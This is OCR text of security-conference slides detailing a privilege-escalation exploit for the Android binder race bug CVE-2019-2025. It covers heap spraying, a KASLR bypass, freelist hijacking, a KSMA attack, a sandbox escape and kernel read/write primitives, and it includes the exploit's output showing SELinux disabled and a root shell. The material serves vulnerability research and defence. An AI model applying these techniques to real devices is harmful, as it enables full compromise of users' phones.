Heap Spray in CVE-2019-2025

```
void wake_up_q(struct wake_q_head *head)
{
  struct wake_q_node *node = head->first;

  while (node != WAKE_Q_TAIL) {
    struct task_struct *task;

    task = container_of(node, struct task_struct, wake_q);
    BUG_ON(!task);
    /* Task can safely be re-inserted now: */
    node = node->next;
    task->wake_q.next = NULL;

    try_to_wake_up(task, TASK_NORMAL, 0, head->count);
    put_task_struct(task);
  }
}
```

Waking up other threads means giving up the CPU, and thus also provides enough time for heap spray thread to race.

Heap Spray


```
static void binder_release_work(struct binder_proc *proc, struct list_head *list)
{
  struct binder_work *w;

  while (1) {
    w = binder_dequeue_work_head(proc, list);
    // race window here
    if (!w)
      return;
    switch (w->type) {
    case BINDER_WORK_TRANSACTION: {
      ... skip ...
    } break;
    case BINDER_WORK_RETURN_ERROR: {
      ... skip ...
    } break;
    ... skip ...
    default:
      pr_err( "unexpected work type, %d, not freed\n" , w->type);
      break;
  }
}
```

- However, binder_dequeue_work_head uses spinlock
- Unlike mutex lock, spin_unlock() won't wake up other thread

Heap Spray

Keypoints of solution(1/2):

- Make CPU as busy as possible
  - ✓ Bind multiple threads to the same CPU



Heap Spray

Keypoints of solution(2/2):

- binder_release_work() use loop to process todo list
  - ✓ Send multiple binder objects to trigger dequeue operation multiple times
  - ✓ Spray failure won't result in any system abnormalities(the process will enter default code branch)

LPE Solution

Bypass KASLR

```
pwndbg> pt /o struct binder_node
/* offset */  type = struct binder_node {
/*    0    */    int debug_id;
/*    4    */    spinlock_t lock;
/*    8    */    struct binder_work {
/*    8    */        struct list_head {
/*    8    */            struct list_head *next;
/*   16    */            struct list_head *prev;

                    /* total size (bytes):   16 */
                } entry;
/*   24    */        enum type;
            } work;
            ...skip...
            /* total size (bytes):  128 */
        }
```

```
static void binder_release_work(struct binder_proc *proc, ...)
{
  struct binder_work *w;

  while (1) {
    w = binder_dequeue_work_head(proc, list);
    if (!w)
      return;

    switch (w->type) {
    ... skip ...
    case BINDER_WORK_TRANSACTION_COMPLETE: {
      binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
        "undelivered TRANSACTION_COMPLETE\n");
      kfree(w);
      binder_stats_deleted(BINDER_STAT_TRANSACTION_COMPLETE);
    } break;
    ... skip ...
    }
}
```

Assuming binder_node object address is A, control w->type to trigger kfree (A+8) through spray

Bypass KASLR

- seq_file is a common type of virtual file system in Linux
- Multiple files in /proc/ directory is managed as seq_file
- For some special seq_file, like /proc/cpuinfo, op field is a global structure address, which can be used to leak kernel base

```
pwndbg> pt /o struct seq_file
/* offset */  type = struct seq_file {
/*    0    */    char *buf;
/*    8    */    size_t size;
/*   16    */    size_t from;
/*   24    */    size_t count;
                 ...skip...
/*   96    */    const struct seq_operations *op;
/*  104    */    int poll_event;
/*  112    */    const struct file *file;
/*  120    */    void *private;

                 /* total size (bytes):  128 */
               }
```

The race vulnerability can be triggered in several seconds


Bypass KASLR

(1) Trigger kfree(A+8)


(2) Occupy A+8 with binder_node

(3) Trigger kfree(A)

(4) Occupy A with seq_file



(5) call binder_thread_read() to leak ptr, which is actually op pointer



LPE Solution

Hijack Freelist

(1) Spray with send_msg()


(2) Trigger kfree(A+8)

(3) recv_msg() to kfree(A)

(4) Allocate A by send_msg() and write x(swapper addr) into it

(5) Allocate A+8 and update freelist to x

(6) Allocate x, now we get arbitrary write



LPE Solution

KSMA Attack

```
flame:/ # cat /proc/iomem
...skip...
80000000-856fffff : System RAM
  80080000-8237ffff : Kernel code
  82480000-8367dfff : Kernel data
85d00000-85dfffff : System RAM
85f40000-85ffffff : System RAM
8a100000-8b6fffff : System RAM
...skip...
```

Keypoints of KSMA attack on Pixel 4:


- Kernel code segment physical start address is 0x80080000
- KSMA attack's basic map size is 1GB
- Fake page table uses address 0x80000000
- Offset 0x80000 is needed when read/write kernel code

KSMA Attack

```
signal(SIGTRAP, handle);
signal(SIGSEGV, handle);


static jmp_buf env;
void handle(int signal)
{
    // log_err("[-] exception handle\n");
    longjmp(env, 1);
}
```

```
bool ksma_check()
{
    // if exception, setjmp return 1
    if (setjmp(env) == 1)
        return false;

    try_access_kernel_address();

    // no exception, ksma succeeds
    return true;
}
```

We don't know whether the bug is triggered or not, so we need to detect it by accessing a kernel address.


9:28
w
[+] count 51
[+] count 52
[+] count 53
[+] count 54
[+] count 55
[+] count 56
[+] count 57
[+] count 58
[+] count 59
[+] count 60
[+] count 61
[+] count 62
[+] count 63
[+] count 64
[+] count 65
[+] count 66
[+] count 67
[+] count 68
[+] tmp is bb043040
[+] ksma attack success
current selinux_enforcing value 1
new selinux_enforcing value 0
setresuid err 0 Success
[+] giant uncaged!
[+] pwn for funs, enjoy!
[+] fork the root shell
*** pwned by 360 alpha lab ***
:/data/data/org.connectbot #
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
?123

Escape from Sandbox to Root

Challenge in Sandbox :

- Limited syscalls (binding CPU is no longer allowed)
- Limited file/device access, especially write
- More protections (BPF in Chrome sandbox)
- Chrome is 32-bit while kernel is 64-bit
  - ✓ Differences between 32-bit and 64 bit syscalls
  - ✓ KSMA cannot be directly used

Escape from Sandbox to Root

Port local solution to sandbox?

- Bind CPU ? ✗
  - ✓ Without binding CPU, how to spray or even trigger the bug with such narrow race window ?
- KSMA attack ? ✗
  - ✓ Without KSMA attack, is there any workable solution in strictly limited sandbox environment?
- Info leak ✗
  - ✓ The Binder service cannot be built in the sandbox, and the entire information disclosure process cannot be completed.
- Call send_msg() ? ✓
  - ✓ Spray is ok, life is not so hard.

Escape from Sandbox to Root

Use CPU-Fengshui to spray

Solution to increase race success rate

- Create multiple padding threads to increase CPU load
- Adjust thread priority to influence time slice and wait schedule time
- Get currently belonging CPU id by reading /proc/self/stat
  - getcpu() is disabled by BPF

```
void *padding_thread(void *arg)
{
  volatile int internel_counter = 0;
  setprio(-20);
  while(1) {
    internel_counter++;
  }
  return NULL;
}
```

Arbitrary Read/Write Example

We studied some powerful exploit methods in Android root in history, and they are all able to achieve stable arbitrary address read or write.

- put_user/get_user, CVE-2013-6282, ARM platforms do not validate certain addresses, which allows attackers to read or modify the contents of arbitrary kernel memory locations via a crafted application.
- addr_limit + iovec, tamper thread_info->addr_limit to 0xFFFFFFFFFFFFFFFE to invalidate user space and kernel space address checking and then achieve arbitrary read and write.

Pointer Control

Arbitrary Read/Write Example

We studied some powerful exploit methods in Android root in history, and they are all able to achieve stable arbitrary address read or write.

- mmap + ret2dir, proposed at the 2014 USENIX conference. User maps a section of memory, which is allocated in the physmap area of the kernel, so as to achieve the effect of *invisible* memory sharing. User can directly read and write the mapped memory, and kernel can directly access this area by corresponding address in kernel.
- KSMA, a physical memory sharing effect is achieved by creating a new page table entry.

Memory Share

Arbitrary Read/Write Example

We studied some powerful exploit methods in Android root in history, and they are all able to achieve stable arbitrary address read or write.

- mmap + sysctl, method used in CVE-2020-0041 exploit. By inserting a node which is saved in an user mmap memory block into kern_table, thus user can control the content of the no de structure, and realize arbitrary write by cooperating with the interface call of sysctl file.


Memory Share & Pointer Control

Arbitrary Read/Write Model

Basic models:

- Memory Share
- Pointer Control

Memory Share




Arbitrary Read/Write Model


Basic models:

- Memory Share
- Pointer Control

Pointer Control



Arbitrary Read/Write Model



Structures might be applicable to the arbitrary read/write model

Arbitrary Read/Write Based on Ashmem

```
(gdb) pt /o struct file
/* offset  */  type = struct file {
...skip...
/*  184    */    u64 f_version;
/*  192    */    void *f_security;
/*  200    */    void *private_data;
/*  208    */    struct list_head {
/*  208    */        struct list_head *next;
/*  216    */        struct list_head *prev;

                 /* total size (bytes):   16 */
                 } f_ep_links;
...skip...
                 /* total size (bytes):  256 */
               }
```

```
static int get_name(struct ashmem_area *asma, void __user *name)
{
  ... skip ...
  if (asma->name[ASHMEM_NAME_PREFIX_LEN] != '\0') {
     ... skip ...
    len = strlen(asma->name + ASHMEM_NAME_PREFIX_LEN) + 1;
    memcpy(local_name, asma->name + ASHMEM_NAME_PREFIX_LEN, len);
  } else {
    len = sizeof(ASHMEM_NAME_DEF);
    memcpy(local_name, ASHMEM_NAME_DEF, len);
  }
   ... skip ...
  if (unlikely(copy_to_user(name, local_name, len)))
    ret = -EFAULT;
  return ret;
}
```

Read based on ashmem

Arbitrary Read/Write Based on Ashmem

```
static int set_prot_mask(struct ashmem_area *asma, unsigned long prot)
{
  ...skip...
  /* the user can only remove, not add, protection bits */
  if (unlikely((asma->prot_mask & prot) != prot)) {
    ret = -EINVAL;
    goto out;
  }

  /* does the application expect PROT_READ to imply PROT_EXEC? */
  if ((prot & PROT_READ) && (current->personality & READ_IMPLIES_EXEC))
    prot |= PROT_EXEC;

  asma->prot_mask = prot;
  ...skip...
}
```

Write based on ashmem (1/2)

Arbitrary Read/Write Based on Ashmem

```
static int set_name(struct ashmem_area *asma, void __user *name)
{
  ... skip ...
  len = strncpy_from_user(local_name, name, ASHMEM_NAME_LEN);
  if (len < 0)
    return len;
  if (len == ASHMEM_NAME_LEN)
    local_name[ASHMEM_NAME_LEN - 1] = '\0';
  mutex_lock(&ashmem_mutex);
  /* cannot change an existing mapping's name */
  if (unlikely(asma->file))
    ret = -EINVAL;
  else
    strcpy(asma->name + ASHMEM_NAME_PREFIX_LEN, local_name);

  mutex_unlock(&ashmem_mutex);
  return ret;
}
```

Write based on ashmem (2/2)

Arbitrary Read/Write Based on Seqfile

```
struct seq_file
{
    char *buf;
    size_t size;
    size_t from;
    size_t count;
    size_t pad_until;
    loff_t index;
    loff_t read_pos;
    u64 version;
    struct mutex lock;
    const struct seq_operations *op;
    int poll_event;
    const struct file *file;
    void *private;
};
```

try to control

```
ssize_t seq_read(struct file *file, char __user *buf,
                 size_t size, loff_t *ppos)
{
    ... skip ...
    /* if not empty - flush it first */
    if (m->count) {
        n = min(m->count, size);
        err = copy_to_user(buf, m->buf + m->from, n);
        ... skip ...
    }
    /* we need at least one record in buffer */
    pos = m->index;
    p = m->op->start(m, &pos);
    ... skip ...
}
```

Read based on seq_file

Arbitrary Read/Write Based on Seqfile

```
static int comm_show(struct seq_file *m, void *v)
{
    struct inode *inode = m->private;
    struct task_struct *p;
    p = get_proc_task(inode);
    if (!p)
        return -ESRCH;
    task_lock(p);
    seq_printf(m, "%s\n", p->comm); // call
seq_printf to write p->comm into seq_file->buf
    task_unlock(p);
    put_task_struct(p);
    return 0;
}
```

```
void seq_vprintf(struct seq_file *m, const char *f,
                                    va_list args)
{
    int len;
    if (m->count < m->size) {
        len = vsnprintf(m->buf + m->count, m->size -
m->count, f, args);
        if (m->count + len < m->size) {
            m->count += len;
            return;
        }
    }
    seq_set_overflow(m);
}
```

Write based on seq_file (/proc/self/comm)

Address Fixed Write Based on Epitem

```
(gdb) pt /o struct epitem epitem
/* offset    | size */  type = struct epitem {
                    ... skip ...
/*  112      |   16 */    struct epoll_event {
/*  112      |    4 */        __u32 events;
/* XXX  4-byte hole  */
/*  120      |    8 */        __u64 data;
                            /* total size (bytes):   16
*/
                          } event;
                          /* total size (bytes):  128 */
                        }
```


```
int pfd[2];
int epoll_fd;
struct epoll_event evt;

pipe(pfd);
epoll_fd = epoll_create1(0);
epitem_add(epoll_fd, pfd[0]);

bzero(&evt, sizeof(evt));
evt.events = event;
evt.data.u64 = data;
epoll_ctl(ep, EPOLL_CTL_MOD, epoll_fd, &evt);
```

Stable 8 bytes write at fixed address

Stable Arbitrary Read/Write Solution

How to build an arbitrary address read and write model through ashmem:

- Leak file1 address
- Leak file2 address
- Modify private_data1 to the address of fake ashmem1




Harsh conditions, are there any other better solutions ?

Stable Arbitrary Read/Write Solution

Build an arbitrary address read and write model through seqfile:

- Sizes of epitem and seq_file are both 128, can be allocated on the same page
- Double free happens to have an offset of +8, which perfectly corresponds to this scheme
- No leak or write is needed




A solution to achieve stable arbitrary reading and writing by triggering the vulnerability only once

Trouble when doing heap fengshui


A op structure is allocated before seq_file, and it can not be deallocated separately

Prepare holes with eventfd




- Syscall for creating eventfd can be accessed in sandbox
- A slab object with size 0x80 will be allocated when creating eventfd
- The slab object will be deallocated immediately when closing the eventfd
- We could prepare holes by closing the eventfd slab objects in a specific order

Prepare holes with eventfd



- Close eventfd3, then close eventfd1
- Open /proc/self/comm, op and seq_file is separated by eventfd2
- Close eventfd2, there is a hole before seq_file

